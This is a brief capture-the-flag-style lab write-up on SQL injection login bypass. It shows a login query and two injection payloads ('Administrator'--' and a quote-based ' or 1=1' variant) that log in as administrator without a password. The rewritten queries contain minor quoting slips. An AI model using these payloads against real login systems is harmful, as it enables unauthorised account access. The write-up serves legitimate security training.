


Lab: SQL injection vulnerability allowing login bypass

This lab contains an **SQL injection** vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the `administrator` user.

The login page

Login



A login form with a light blue background. It contains two input fields: 'Username' and 'Password'. Below the 'Password' field is a green 'Log in' button.

This doesn't have filters or any protection

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

There are many payloads for this sql query

First payload is:

Username:Administrator'--

Password: ''

Our new sql query:

```
SELECT * FROM users WHERE username = ' Administrator'-- ' AND password = ''
```

Second payload is:

Username:Administrator

Password: ' or '1'='1'--

Our new sql query:

```
SELECT * FROM users WHERE username = ' Administrator' AND password = ' or '1'='1'--'
```

Congratulations, you solved the lab!

My Account

Your username is: administrator

The lab solved